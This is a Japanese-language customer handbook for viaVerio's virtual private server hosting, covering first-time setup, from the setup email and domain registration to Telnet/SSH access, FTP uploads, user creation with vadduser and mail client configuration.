
VPS ハンドブック

Unlocking the Power of the Virtual Server System

viaVerio

<http://www.viaverio.com>

目次

目次.....	3
はじめに	11
13 の簡単なステップで始める	13
ステップ 1: 設定メールの確認	14
設定メールの内容	15
ステップ 2: 有用な資源について	16
viaVerio のウェブサイト	16
お問い合わせ先	18
ステップ 3: ドメインを登録又は移転する	20
新規ドメイン名の登録	20
既存ドメインの移転	20
VPS に新しいドメインを追加する	21
ステップ 4: VPS の遠隔管理に Telnet クライアントか SSH を使う	22
Telnet.....	22
SSH (Secure Shell).....	22
ステップ 5: VPS へ接続する	24
ステップ 6: UNIX について	25
ステップ 7: グラフィカルユーザインターフェースのダウンロード(オプション).....	27
ステップ 8: ファイル転送用 FTP クライアントを選ぶ	28
ステップ 9: VPS へのファイルアップロード	29
最も一般的な手法	29
その他の方法	31
ステップ 10: E-メール、FTP ユーザディレクトリの作成	32
iManager を使ってユーザディレクトリを作成する	32

vadduser でユーザディレクトリを作成する	32
サブホストを行う場合	35
ステップ 11: メールクライアントを POP または IMAP で設定する	36
ステップ 12: ウェブサイト統計の解析を行う	38
ログの解析.....	38
ログの管理.....	39
ステップ 13: 基本から応用へ	41
より詳しい情報について	42
VPS に関する情報.....	42
第 1 章 - VPS とは.....	43
VPS と独自ソリューションの比較	44
「Do-It-Yourself」の場合	44
ISP の場合	45
ViaVerio の場合	46
VPS の仕組み	47
VPS とバーチャルホスティング	47
VPS の技術.....	49
VPS の主なインターネットサービス	51
VPS の HTTP (ウェブ) サービス.....	51
VPS の FTP サービス.....	52
VPS のメールサービス	53
VPS アドミニストレータ (ウェブマスタ以上).....	55
サーバの遠隔管理.....	56
Telnet と SSH	57
FTP.....	59
Windows ファイル共有	63
GUI 管理ツール	65
VPS のディレクトリ構造.....	66
UNIX ファイルシステム	66
ディレクトリとファイル.....	68

ファイル所有者と権限	70
UNIX 基本コマンド	73
オンラインファイル編集	75
より詳しい情報について	78
VPS 情報	78
第 2 章- iManager を使って VPS を管理する	79
iManager	80
iManager を試してみる	81
iManager の実行	82
ファイルマネージャ	83
メールマネージャ	85
ツールとウィザード	86
各種設定	91
ログアウト	92
より詳しい情報について	93
iManager のインストール	93
第 3 章 - バーチャルウェブサービス	95
バーチャルウェブサービスのディレクトリ構造を理解する	96
ウェブコンテンツの発行	97
HTTP-Put 可能なエディタで発行する	98
Microsoft FrontPage	98
バーチャルホスティングを理解する	102
バーチャルホスティングの制限	102
ドメインの追加と設定	106
httpd.conf にバーチャルホストを追加する	107
バーチャルホストに追加オプションを設定する	107
より詳しい情報について	108
HTTP Put をサポートする VPS の設定	108
バーチャルホスティングを理解する	108

第4章 - バーチャル メールサービス	109
プロトコル.....	110
SMTP サーバ.....	110
POP サーバ.....	110
IMAP サーバ.....	111
SMTP サーバソフトウェア	112
メール管理のためのコマンドとユーティリティ	114
メールボックスの作成.....	115
メールボックスパスワードの変更.....	117
メールアカウントの管理.....	118
メールクライアントソフトウェアの設定.....	119
メールアカウントのエリアス作成	120
メーリングリストの作成.....	121
オートレスポンドの作成.....	122
メールアドレスのマッピングまたは Virtmaps の作成	125
ワイルドカードマッピング	126
マッピングとエリアス.....	127
virtmaps と aliases の違い.....	127
Virtmaps のまとめ	127
スパムメール	129
送信されてくるスパムメールの拒否	129
~/etc/spammers ファイルの管理.....	129
POP(IMAP)-before-SMTP.....	130
POP-before-SMTP の管理.....	131
メールログファイルの管理.....	134
より詳しい情報について	135
VPS 情報.....	135
第5章 - バーチャル FTP サービス.....	137
バーチャル FTP サービスの名前付け	138

匿名と非匿名 FTP	138
匿名 FTP ディレクトリ.....	138
顧客がアクセスできるディレクトリの作成	139
ログオンバナーとディレクトリメッセージの作成	139
非匿名 FTP アカウントの作成.....	140
匿名 FTP 活動の監視	145
より詳しい情報について	148
VPS 情報.....	148
第6章 - ウェブサーバ 設定(上級編)	149
バーチャルウェブサーバ設定ファイルの維持	150
Apache の指示子について	150
サーバオペレーション指示子.....	151
サーバリソース指示子	158
アクセスコントロール指示子	165
MIME タイプ定義ファイル (mime.types).....	166
Apache モジュールの使用.....	168
静的にリンクされたモジュール.....	168
動的にロードされるモジュールの使用	169
動的モジュールを読み込む	170
独自の DSO モジュールをコンパイルする	172
コモンログフォーマットを理解する	174
多言語のウェブコンテンツを配信する	176
イメージマップ.....	179
ユーザ認証.....	180
Server Side Includes (SSI).....	182
Server Side Include コマンド	182
セキュアサーバ (SSL とセキュアサーバ ID)	183
さらに詳しい情報について.....	189
オフィシャル Apache ウェブサイト	189

その他の Apache 情報	189
第7章 – VPS での CGI スクリプト作成とプログラミング	191
Common Gateway Interface (CGI).....	193
CGI のセキュリティについて	194
VPS 対 物理サーバ	198
VPS サーバでのスクリプト作成	200
which.....	200
whereis	200
パスの指定	201
権限の設定.....	202
スクリプトを VPS 環境でテストする	203
よくあるエラーのトラブルシューティング	203
Perl によるスクリプト.....	206
バーチャル環境の複製	207
Perl スクリプトのよくある問題と解決方法	208
Perl モジュールを VPS にインストールする	211
Java を理解する	212
Java バーチャルマシンでプログラムする	212
コンパイル言語を理解する	214
シェル言語を理解する	215
C シェル.....	216
さらに詳しい情報について.....	223
Perl モジュールのインストール.....	223
第8章 – VPS の管理運用.....	225
サーバログの管理	226
メール及び FTP ログの管理.....	226
ウェブログの管理	227
ウェブサーバログの書式.....	227
ログファイルの解析	231

ログファイルの循環と削除	232
cron を使った管理	234
クォータの管理	240
クォータコマンド使用例.....	240
ログファイルでクォータを超える	241
VPS の負荷管理.....	243
Top コマンドの実行例	243
メモリとプロセス	246
ユーザの管理.....	247
バックアップ	252
VPS のトラブルシューティング	253
クォータの確認	253
ログファイルのチェック	253
プロセスの確認.....	254
より詳しい情報について	255
Log Analysis - analog.....	255
Log Analysis - http-analyze	255
Log Analysis - The Webalizer.....	255
Log Analysis - WebTrends.....	255
Appendix A - VPS アドオン製品.....	257
より詳しい情報について.....	259
Appendix B - ウェブコンテンツの作成.....	261
ウェブページの作成	262
HTML 関連の書籍	264
HTML オンラインリファレンスとスタイルガイド	266
HTML エディタとツール.....	269

はじめに

このハンドブックは以下の形式で記述されています:

- コマンドは段落やヘッダで記載されている場合、**太字**で表示されています。
- コンピュータのキーストロークは以下のように**太字**で表示されます:
`<ctrl>-c`
`<ctrl>-g`
- ユーザから提供される変数は*斜体*で記載されています。
- ターミナルセッションは code font で記載されています。
- "yourcompany.com" はお使いの VPS のドメインを指します。
- 多くのコマンドは Telnet コマンドプロンプトから実行されていることを前提に説明されています。コマンドプロンプトは `virtualserver{1}%` コマンドのように表示されます。このハンドブックでは簡略化して以下のように表示します:
`% command`

注意: UNIX コマンドを入力したあと、**ENTER** キーを押すことを忘れないでください。さらに「注意」はこのような書式でハンドブックでは記載されています。

- ハイパーリンク (<http://www.yourcompany.com> や <mailto:postmaster@yourcompany.com>) は青字で表示されます。
- ホームページへのハイパーリンクは最後のスラッシュを使っていません。(例: <http://www.yourcompany.com>)
- ディレクトリへのハイパーリンクには最後のスラッシュが使われていません。(例: <http://www.yourcompany.com/sales/>)
- 著作権や商標は段落内に最初に現れたところに掲載されています。
- 強調は下線で表現されます。
- ソフトウェアプログラムの解説時(SecureCRT など)は、ボタンの名前などは**太字**で説明されています。(例: **OK** をクリックしてください。)

13 の簡単なステップで始める

VPS でインターネットへの存在を作り上げるのに必要な 13 の基本的なステップの全てをこの章で解説します。

注意： 経験者の方は VPS を使い始めるのにこの「13 のステップ」以上に必要なことは恐らくないでしょう。もしあなたが初めてのユーザか、更に詳しい情報を参照したい場合はこのハンドブックの他の章で解説されています。

この章では以下の条件を前提としています：

- サーバアカウント申し込みを済ませ、必要な同意書への同意と料金を支払ったこと。
- メールにてログイン名や他の大切な情報を受け取ったこと。

ステップ 1: 設定メールの確認

設定メールには重要な情報が含まれているので、将来参照するために保存しておくとい良いでしょう。掲載されている情報は以下のとおりです:

- VPS 注文日及び稼動日
- 注文した VPS の特定の機能
- VPS の管理に必要となる情報:
 - アカウント ID
 - ログイン名
 - サーバホスト
 - IP アドレス
 - メールアドレス
 - ドメイン名
 - テンポラリドメイン名(固定ドメインの登録が終了するまでの使用のために弊社ネームサーバに設定されたドメインで、有効になるには 1 日程度かかります)

VPS を使い始めるにあたって必要となる注文およびサポート連絡先:

- order@viaverio.com
- <http://viaverio.com/support/>

設定メールの内容

メール内の情報	説明
注文日(Order Date)	VPS を注文した日付。
稼働日(Activation date)	VPS が稼働した日付。月次請求書で初月の日割り計算された請求金額を参照できます。
アカウント ID(Account ID)	アカウント ID は個々の VPS に関連付けられています。このアカウント ID はリセラーバックルームで使用されるリセラー ID とは違います。それぞれのリセラー ID は複数のアカウントを所有することができます。(結果、複数の AccountID をもつことができる)
ログイン名(Login name)	Telnet、SSH、または FTP で VPS にアクセスする際に使います。Telnet、SSH、FTP の詳しい使い方はこの章の後半で開設されます。
サーバホスト(Server host)	VPS のホストする物理的機器を示す英数字で構成される ID です。リセラーバックルームでサーバステータスレポートにアクセスした際にお持ちのアカウントはホストされる物理サーバ単位で表示されます。
ドメイン名(Domain name)	VPS の IP アドレスに対応するよう設定された、プライマリドメイン名として選択したドメイン名
テンポラリドメイン名 (Temporary domain name)	テンポラリドメイン名は恒久的ドメイン名が登録されるまでの間使うことのできるドメイン名です。この無料サービスでドメインの登録が完了するまでの間 VPS にアクセスすることができます。
IP アドレス(IP address)	インターネットアドレスを定義する、VPS の重複のない数字 ID です。
ドメイン登録情報 (Domain registration info)	ドメイン登録の状況に関する詳細な指示。詳しい情報についてはステップ 3 を参照してください。

ステップ 2: 有用な資源について

viaVerio のウェブサイト

viaVerio のウェブサイトでは会社情報や製品、さらには新規アカウントの注文や既存のアカウント向けの製品情報に関する情報をみつけることができます。弊社規約ページ(<http://viaverio.com/aboutus/policies.cfm>) は以下に記載される VPS ホスティングのいくつかの場面で適用される規約が含まれます:

- 請求規約 (<http://viaverio.com/reseller/billing.cfm>)
- リセラー規約 (<http://viaverio.com/reseller/policies.cfm>)
- サーバ規約 (<http://viaverio.com/support/policies.cfm>)

ホームページ (<http://viaverio.com>)

弊社ホームページは弊社についての解説をご覧になれます: 弊社について、弊社のご提供している製品、そして弊社があなたのために何ができるかなどです。ページ上部に現れるリンク先ページの解説は下記を参照してください。

製品 (Products <http://viaverio.com/reseller/>)

製品ページでは多くのサーバパッケージに関する解説や、ドメイン移転の情報、E-コマースソリューション、サーバアドオン、規約、そしてリセラーおよび請求同意書などをご覧になれます。

注文 (Order <http://viaverio.com/services/order.cfm>)

注文ページでは新規アカウントや既存のアカウント対象製品をウェブベースのプログラムである「ウィザード(フォーム)」を使って簡単に注文することができます。

リセラー (Reseller <http://viaverio.com/services/reseller.cfm>)

リセラーページではインターネットプロフェッショナル向けの利益率の高いパートナーであるリセラープログラムについて解説します。このページからさらに以下の情報を参照することができます。

- リセラー製品 (<http://viaverio.com/reseller/>)

- リセラー割引 (<http://viaverio.com/reseller/discounts.cfm>)
- リセラー資源 (<http://viaverio.com/reseller/resources.cfm>)
- リセラー規約 (<http://viaverio.com/reseller/policies.cfm>)

リセラーバックルーム (<http://viaverio.com/services/backroom/>)ではリセラーのためだけのツールをご利用いただけます:

- 注文インターフェース情報とフォーム(サーバの注文と既存サーバへの製品追加用)
- アカウント、請求と顧客情報(顧客アカウントのチェックや請求情報の確認用)
- DNS 情報(ドメインの追加、ドメインの参照、またはドメインの編集)
- サーバ及びネットワークステータスレポート(お使いの VPS がオンラインであることの確認や、ネットワークの状況参照用)

<<How To>> リセラーバックルームへのアクセス

1. 以下の URL からリセラーバックルームへアクセスします(新規ブラウザを立ち上げます):

<https://reseller.securesites.com/reseller/>

2. リセラーID とパスワードを入力してください。もしリセラーID またはパスワードを紛失した場合、設定メールを参照するか、弊社カスタマーサービススタッフまでお問い合わせください。
(http://viaverio.com/services/contactus_form.cfm)

サポート (Support <http://viaverio.com/support/>)

初めて VPS を管理する方々や経験のある VPS ユーザのために数多くのテクニカルサポート資源を提供しています。お探しのサポートドキュメントを見つけるには以下から選択してください:

- ヘルプ (http://viaverio.com/services/contactus_form.cfm)
- アドオン (<http://viaverio.com/products/addons.cfm>)
- ソリューション特集 (<http://viaverio.com/support/solution>)
- VPS ハンドブック (<http://viaverio.com/support/handbook/>)

更に詳しいヘルプが必要な方は、お気軽に弊社サポートスタッフ (http://viaverio.com/services/contactus_form.cfm)までお問い合わせください。メールにてお答えいたします。

検索 (Search <http://viaverio.com/services/search.cfm>)

検索ページから VPS に関するいくつかのキーワードを入力するだけで役に立つ情報にアクセスすることができます。

お問い合わせ先

カスタマーサービスは 24 時間体制で受け付けております。カスタマーサービスは電話またはメールにてご連絡いただけます。

- 電話: 801-437-0215
- メール
 - サービス (service@viaverio.com)
 - 請求 (billing@viaverio.com)
 - 注文 (order@viaverio.com)

カスタマーサービス

弊社カスタマーサービスは以下のようなお手伝いをいたします:

- 新規 VPS 注文の処理
- VPS にディスク容量などのオプションの追加
- ドメイン登録
- 請求

テクニカルサポート

テクニカルサポートは以下のようなお手伝いをいたします:

- サーバ使用上で直面した問題の特定
- サーバ環境における設定やインストールに関する問題のトラブルシューティング

テクニカルサポートに含まれないのは:

- ウェブ開発
- リセラーの顧客に対する技術的補助
- CGI スクリプトのプログラミングに関する要求(デバグなども含む)

- 弊社ウェブサイトのアドオンヘルプに記載されていない第三者が開発した製品に関するテクニカルサポート

テクニカルサポートへのメールはこちらへ support@viaverio.com.

ご要望などは

製品の更新、新製品、新機能、または新サービスなどのご要望などがございましたらぜひお知らせください。これらのご要望には各部の部長がお返事させていただきます。ご要望のメールはこちらへ suggest@viaverio.com

ステップ 3: ドメインを登録又は移転する

VPS にドメイン名をつけることをお考えならば、新規ドメインを追加するか、既存のドメイン名を移転することのどちらかを行う必要があります。

新規ドメイン名の登録

- 新規ドメインを追加した際に viaVerio でそのドメイン名を登録していて、なおかつ弊社ネームサーバで名前解決することをお選びの際は、ドメイン名が名前解決されるようになるまで待つだけです。(これはデフォルトのオプションです)
- 新規ドメインを追加した際に viaVerio でそのドメイン名を登録したが、弊社ネームサーバで名前解決することをお選びにならなかった場合は、お使いになるネームサーバに情報が正確に登録されているかどうかをお客様の責任において確認してください。
- 新規ドメインを追加したが、viaVerio でドメイン名を登録しなかった場合、認可レジストラを選び(<http://www.icann.org/registrars/accredited-list.html>)、そのレジストラに弊社ネームサーバ情報を提供する必要があります。

ネームサーバ 1 ホスト名: NS1.SECURE.NET

ネームサーバ 1 IP アドレス: 192.41.1.10

ネームサーバ 2 ホスト名: NS2.SECURE.NET

ネームサーバ 2 IP アドレス: 161.58.9.10

既存ドメインの移転

すでにドメインを登録してあり、VPS に移転する必要がある場合は、以下の URL にて解説を参照してください:

(<http://viaverio.com/services/order/domain/transfer.cfm>)

VPS に新しいドメインを追加する

既存の VPS にドメインを追加するには、以下の URL にて解説を参照してください: (<http://viaverio.com/services/order/domain/>).

ステップ 4: VPS の遠隔管理に Telnet クライアントか SSH を使う

Telnet を使うと VPS を遠隔操作したり、外部のコンピュータにアクセスしたりすることができます。

注意： Telnet は安全な接続方法とはいえず、viaVerio では情報を暗号化してサーバと交信する SSH をお勧めしています。

Telnet で使用可能なすべての UNIX コマンドは SSH でも使うことができます。UNIX コマンドに関する追加情報は後ほど解説します。更に詳しい情報については以下も参照してください。

Telnet と SSH を使う (<http://viaverio.com/support/virtual/admin/telnet/>).

Telnet

- Windows 95/98 (`c:\windows\telnet.exe`) や Windows NT (`c:\winnt\system32\telnet.exe`) で提供されるような無料の Telnet クライアントも存在します。
- CRT (<http://www.vandyke.com/>) - 柔軟で使いやすいインターフェース
- TeraTerm (<http://hp.vector.co.jp/authors/VA002416/>)
- NCSA Telnet (<http://www.ncsa.uiuc.edu/scd/consulting/doc/telnet.html>)- Macintosh OS 用
- BetterTelnet (<http://www.cstone.net/~rbraun/mac/telnet/>) - Macintosh OS 用

SSH (Secure Shell)

- FreeSSH.org (<http://www.freessh.org>) - 無料 SSH クライアントのリスト
- SecureCRT (<http://www.vandyke.com>)- 複数のプロトコルをサポート
- TTSSH(<http://www.zip.com.au/~roca/ttssh.html>) - TeraTerm の SSH 追加モジュール
- F-Secure SSH (<http://www.datafellows.com/>)

- Nifty Telnet SSH (<http://andrew2.andrew.cmu.edu/dist/niftytelnet.html>) - Macintosh OS 用

注意: VPS にアクセスするには **ssh1** プロトコルをサポートする SSH クライアントを選択してください。

ステップ 5: VPS へ接続する

1. ウィンドウズのスタートボタンからプログラムを選択する。
2. プログラムを起動する。
3. ドメイン名かテンポラリドメイン名を接続先ホスト名として Telnet 接続を実行する。
4. ログイン名とパスワードを入力する。
5. エンターキーを押してしばらくすると UNIX コマンドプロンプトが表示される。
6. もし接続が確立されなかった場合はエラーメッセージが表示される。

ステップ 6: UNIX について

UNIX ファイルシステムは階層構造を持っています。波線符号(~)は VPS 管理者だけがアクセスすることのできる、VPS のルートホームディレクトリへのエリアです。ルートディレクトリはスラッシュ(/)で表現されます。ルートディレクトリ以下には下記のような基本となるディレクトリが存在します。

ディレクトリ	説明
~/www	ウェブサーバ設定とログファイルを持つ ~/usr/local/etc/httpd ディレクトリへのリンク。
~/usr	ユーザのホームディレクトリを含むいくつかの重要なサブディレクトリを持つ。
~/bin	サーバのプログラムファイルを持つ。
~/ftp	匿名 FTP ディレクトリ
~/dev	デバイスノードヌル(UNIX で言うごみ箱)を持つ
~/etc	サーバ設定及びシステム管理ファイルを持つ。(aliases, sendmail, sendmail.cf など)
~/var	Telnet, e-mail, FTP ログファイルを持つ

これらの基本となるディレクトリ以下にいくつかのサブディレクトリが存在しますが、はじめに知る必要があるのを以下にリストします。

ディレクトリ	説明
~/ (Root Directory)	全てのディレクトリの親ディレクトリ
~/www	~/usr/local/etc/httpd へのシンボリックリンク
~/www/cgi-bin	CGI 及びスクリプト用ディレクトリ
~/www/logs	ウェブサーバのログファイルを保持する。
~/www/vhosts	バーチャルホスティングに使用。
~/www/htdocs	すべてのウェブページはここに配置されます。

VPS ディレクトリ構造に関する解説はこのハンドブックの第 1 章で記載されています。

多くの UNIX コマンドは全ての UNIX 上(例: Solaris, HP-UX, FreeBSD, Linux)で統一されています。サーバ管理にはいくつかの UNIX コマンドが必要となるでしょう。UNIX コマンドに関する情報は以下で参照することができます。

- The FreeBSD Project (<http://www.freebsd.org>)
- Rule the World with 13 UNIX commands (<http://viaverio.com/support/virtual/admin/unix/commands.cfm>)

ステップ 7: グラフィカルユーザインターフェースのインストール(オプション)

UNIX コマンドを使うのではなく、グラフィカルユーザインターフェースを使いたい場合、弊社が開発したユーザフレンドリーなアプリケーションである iManager をインストールするとユーザの追加・削除、権限設定、ウェブコンテンツのアップロード、その他多くのサーバ管理タスクを実行することができます。

- iManager (<http://viaverio.com/support/virtual/admin/imanager/1.0/>) - iManager とその機能を解説します。(第 2 章も参照)
- iManager のインストール (<http://viaverio.com/support/virtual/admin/imanager/install.cfm>) iManager のインストールを解説します。
- バーチャルサブホスト用に iManager を設定する。 (<http://viaverio.com/support/virtual/admin/imanager/subhost.cfm>)
- iManager のカスタマイズ (<http://viaverio.com/support/virtual/admin/imanager/custom.cfm>)

ステップ 8: ファイル転送用 FTP クライアントを選ぶ

VPS 管理者として行う最も基本的な作業の一つとしてはファイルを VPS にアップロードすることがあげられます。多くの場合、FTP(File Transfer Protocol)を使うので、FTP クライアントをお使いのコンピュータにインストールする必要があります。

インターネットでは数多くの無料 FTP プログラムが配布されています。「FTP プログラム」と検索エンジンで検索すればいくつもの FTP クライアントを見つけることができるでしょう。

まだファイルはアップロードしないでください。ユーザアカウントを作成し、ディレクトリを作成するまではファイルをアップロードすることはできません。(ステップ 10 を参照)ここでは VPS にコンテンツをアップロードする際の概要を説明します。(<http://viaverio.com/support/virtual/admin/ftp/client/>) FTP クライアントの 1 例

- WS_FTP (http://www.ipswitch.com/Products/WS_FTP/) - Windows 用
- FFFTP(<http://www.vector.co.jp>) - FFTP で検索
- Fetch (<http://www.dartmouth.edu/pages/softdev/fetch.html>) - Macintosh 用
- Console – ほとんどの OS (UNIX, NT, Windows 95/98)は「コンソールウィンドウ」からアクセスすることのできる組み込み FTP クライアントが同梱されています。このようなものが存在すること自体知らなかったり、使用方法を学ぶのが難しかったりするため、多くの人はコンソール FTP を使うことはありません。しかし、使いこなせるようになるとグラフィカルな FTP クライアントを使わなくなるでしょう。(嘘のように聞こえるかもしれませんが、事実多くのユーザがそのようになっています。)コンソール使用に関する詳しい情報は以下で参照できます。
 - コンソール FTP クライアントを使う
(<http://viaverio.com/support/virtual/admin/ftp/client/>)
 - このハンドブックの第 2 章

ステップ 9: VPS へのファイルアップロード

全てのウェブコンテンツは~/www/htdocs/ ディレクトリにアップロードします。~/www/ は ~/usr/local/etc/httpd/ への単なるショートカット(シンボリックリンク)で、~/www/htdocs/ は ~/usr/local/etc/httpd/htdocs/ と同じです。htdocs ディレクトリにはどちらからでもたどり着くことができます。

SSH または Telnet プロンプトで以下のどちらかを実行します:

```
% cd ~/www/htdocs/
```

または:

```
% cd ~/usr/local/etc/httpd/htdocs/
```

/htdocs/ ディレクトリ以下に UNIX の `mkdir` コマンドを使って他のディレクトリを作成し、ファイルを整理することができます。例えば、全ての製品情報を一つのディレクトリにまとめたい場合、htdocs で `products` ディレクトリを作成します。

```
% cd ~/www/htdocs/
```

```
% mkdir products
```

もしサブホストをしている場合(例: 複数ユーザと複数ウェブサイトを持っている場合)、コンテンツをアップロードする前にユーザを作成する必要があります。これらのユーザアカウント(単にユーザディレクトリ)は ~/www/vhost/ 以下に作成します。詳しい情報はステップ 10 を参照してください。

最も一般的な手法

<<How To>> コンソールコマンドライン FTP 使用例

1. Windows のタスクバーからスタートを選び、ファイル名を指定して実行を選択し、FTP を実行します。
2. プロンプトが表示されたら、ホスト名を入力後エンターキーを押します。

3. 以下のコマンドを入力します。(それぞれエンターキーを入力):

```
cd /www/htdocs
ascii
lcd c:\upload
put index.html
bin
put logo.gif
quit
```

`put` コマンドの後にファイル名を指定します。このハンドブックの第2章で詳しい情報を参照できます。

<<How To>> FTP プログラム使用例

1. FTP プログラムを開く。
2. 以下の情報を入力する。
 - サーバID
 - ユーザ名とパスワード
 - バイナリ、ASCII、または自動判別モード
3. 右ウィンドウにある `www` をダブルクリックする(すると `usr/local/etc/httpd` が表示されます)。
4. `htdocs` をダブルクリック
5. VPS とローカルコンピュータ間でファイルをドラッグアンドドロップする。

<<How To>> iManager 使用例

1. iManager を開く
2. ログイン名とパスワードを入力 Enter your login name and password
3. File Manager を選択
4. `usr/local/etc/httpd/` を選択
5. Upload File ボタンをクリック
6. Browse を選択

7. アップロードするファイルを選択する
8. Upload File ボタンをクリック

その他の方法

ウィンドウズファイル共有はウェブサイト管理をするのに便利なインターフェースです。VPS のホームディレクトリをインターネット経由で設定すると、VPS へファイルをドラッグアンドドロップすることができます。この機能を使うとファイルの削除、コピー、移動を VPS がまるでローカルドライブにあるかのように行うことができます。

<<How To>> ウィンドウズファイル共有使用例

1. ネットワークコンピュータを右クリックする
2. プロパティを選択
3. ファイルを共有するよう設定
4. OK をクリック

注意: UNIX 上では問題となるため、空白文字が入ったファイル名の使用は避けてください。空白文字の代わりにアンダースコア(_)を使ってください。

ステップ 10: E-メール、FTP ユーザディレクトリの作成

複数ユーザまたは複数メールアカウントを作成することをお考えの場合、メール及びFTPユーザディレクトリを作成する必要があります。これらのディレクトリはユーザがメール送受信したりファイルをアップロードしたりするために使われます。

iManager を使ってユーザディレクトリを作成する

iManager を使う場合、以下のように行います。

1. iManager を開く
2. Tools & Wizards を選ぶ
3. Users から Add を選ぶ

それぞれのサブホストウェブサイトのディレクトリはバーチャルホストアカウントのディレクトリである以下のデフォルトパスを表示します。

```
/usr/local/etc/httpd/vhosts/[username, permissions]
```

vadduser でユーザディレクトリを作成する

1. Telnet プロンプトで、**vadduser** を実行します。以下のコマンド実行例のあとにいくつかのフィールドに値を入力することが必要になります。

```
% vadduser
```

```
Please supply answers to the series of questions below.  
When a `default answer' is available, it will follow  
the question in square brackets. For example, the  
question:
```

```
What is your favorite color? [blue]:
```

has the default answer `blue'. Accept the default (without any extra typing!) by pressing the Enter key -- or type your answer and then press <Enter>.

Use the <Backspace> key to erase and aid correction of any mistyped answers -- before you press <Enter>. Generally, once you press <Enter> you move onto the next question.

Once you've proceeded through all the questions, you will be given the option of modifying your choices before any files are updated.

Press <Enter> to continue:

2. ユーザ名を入力します。
3. メール/FTPのパスワードを入力します。
4. パスワードをもう一度入力します。
5. ユーザの名前を8文字以下で入力します。「.」と「:」は使用できません。
6. ユーザが必要とするアカウントサービスを選択します。デフォルトではFTPとメールです。サービス名を入力することで、そのサービスの選択、非選択を選ぶことができます。
 - FTP (File Transfer Protocol) ファイル転送
 - メールサービス(POP, IMAP, SMTP)

注意: もしユーザアカウントがIMAP経由でアクセスされる場合、FTPサービスを有効にしなければいけません。

7. "Do you want to add service options like quotas to this account?"という質問に対して Yes か No で教えてください。
8. FTPクォータをMB単位で入力します。("0"でクォータ無し)
9. "Where would you like to put the user's home directory?"という質問に数字で教えてください。4つの選択肢から選ぶか、独自に場所を設定することもできます。下記の表はそれぞれの場所に関する解説です。

説明	例
メールアカウントディレクトリ	/usr/home/username
ウェブホストアカウントディレクトリ	/usr/local/etc/httpd/htdocs/username
バーチャルホストアカウントディレクトリ	/usr/local/etc/httpd/htdocs/vhosts/username
匿名 FTP ディレクトリ	/ftp/pub/username
独自の設定	/usr/local/etc/httpd/htdocs/vhosts/some_directory/username

- メールアカウントの場合は 1 を入力。
- ウェブホストアカウントの場合は 2 を入力。
- バーチャルホストアカウントでは 3 を選択してください。このオプションを推奨する二つの理由があります。第一に、FrontPage 2000 を使う場合このオプションを指定する必要があります。第二に、vhosts ディレクトリはそれぞれのバーチャルホストアカウントのディレクトリが存在することのできる場所を支配下に置きます。それぞれがお互いから隔離され、独立し、セキュリティも守られます。
- 匿名 FTP の場合は 4 を入力
- または独自のパスを入力

注意: vadduser スクリプトの実行は一箇所(FTP と E-Mail)を除き簡単です。FTP と E-Mail のサービスはデフォルトでそれぞれのアカウントに対して追加されます。もし FTP と E-Mail の両方の権限を持たせたい場合には、<Enter> キーを押してデフォルトのまま続行してください。ユーザに FTP 権限だけを持たせたい場合、メール権限を外すために「mail」と入力してください。ユーザに E-Mail 権限だけを持たせたい場合は、「ftp」と入力します。もし現在使用権限が与えられていないサービスを追加したい場合は、必要なサービス(E-Mail または FTP)を入力し<Enter>を押してください。

例えば、もし山田太郎さんが「yamada」というアカウントを持っていて、VPS に付帯するドメイン名が「yourcompany.com」だった場合、山田さんのメールアドレスは「yamada@yourcompany.com」になります。

注意: FTP クォータはユーザのホームディレクトリ配下にあるディレクトリツリーによって消費されるディスクスペースに対して有効になります。FTP クォータはFTP でファイルをアップロードするときのみ有効です。メールクォータはユーザのメールファイルである `~/usr/mail` によって消費されるディスクスペースに対して有効になります。それぞれのクォータは MB 単位の整数で表示されます。

サブホストを行う場合

サブホストを行う場合(例: 複数ユーザまたは複数サイトを持つ場合)、最初に `vhost` ディレクトリ以下にユーザを作成する必要があります(バーチャルサブホストについては応用編にリンクがあります)。推奨する手順は以下のとおりです。

1. Telnet 接続する
2. login する
3. `vadduser` を実行し、ユーザのホームディレクトリを指定する

または

1. iManager を開く
2. Tools & Wizards を選択
3. Users から Add を選択

サブホストするウェブサイトの新規ディレクトリは以下のようなデフォルトのパスを表示します。これは **バーチャルホストアカウントディレクトリ** です。
`/usr/local/etc/httpd/vhosts/[username, permissions]`

サブホストを行う際には以下の作業も行う必要があります。

1. viaVerio でドメインを追加する (<http://viaverio.com/services/order/domain/>)
2. 設定ファイルの変更 (<http://viaverio.com/support/virtual/web/subhost/conf.cfm>)

ステップ 11: メールクライアントを POP または IMAP で設定する

サーバにメールアカウントを設定したので、次はメールクライアントからメールへアクセスできるようにする必要があります。サーバからのメールをメールクライアントソフトウェアで受信するための手順を解説します。

viaVerio では POP アカウントの設定を推奨します。POP ユーザはサーバにアクセスし、全てのメールを保存するクライアント PC にダウンロードします。

IMAP アカウントの設定は VPS 上にメールを保存するためのフォルダを必要とします。IMAP ユーザはサーバの資源をメールの読み・書き・送受信を行うたびに消費します。POP より IMAP を選ぶ理由の一つは、メールをどこからでも毎回全部受信しなおすことなく閲覧できることです。

注意: スпамメール対策として、全ての VPS はメールユーザが POP で認証を受けてからでないとメール送信ができないように設定されています。これで外部のスパム送信者がお客様のサーバを使ってメールを送信できないようにします。

ダイヤルアップアカウントでは、ユーザ認証情報が作成される必要があるため、ユーザはメール送信の前に POP プロトコルでメールを受信する必要があります。詳しい情報については下記もご参照ください。

- POP before SMTP (<http://viaverio.com/support/virtual/email/spam/popb4smtp/>)

<<How To>> Netscape Communicator 4.7

1. Netscape Messenger を開く
2. 編集(Edit)メニューを開く
3. 設定(Preferences)を開く
4. メールサーバを選択する
5. ユーザ名を入力する
6. OK をクリックする
7. 受信と送信に使うアドレスを入力する

<<How To>> Outlook 2000

1. Outlook 2000 を開く
2. ツール(Tools)メニューを開く
3. オプション(Options)を選択
4. アカウント(Accounts)を選択
5. メール(Mail)を選択
6. 追加(Add)を選択
7. メール(Mail)を選択し、プロンプトの指示に従います。

<<How To>> Eudora 5.0

1. ツール(Tools)メニューを開く
2. オプション(Options)を開く
3. 基本設定(Getting Started)を開く
4. 本名(Name)を入力する
5. 返信用アドレス(Return Address)フィールドにメールアドレスを記入
6. 受信用メールサーバ (Incoming) POP メールサーバのホスト名を入力する
7. ログイン名(Login)フィールドにユーザ名を入力する
8. SMTP サーバ (Outgoing) にお使いの ISP の SMTP メールサーバ名を入力する
9. OK をクリック

ステップ 12: ウェブサイト統計の解析を行う

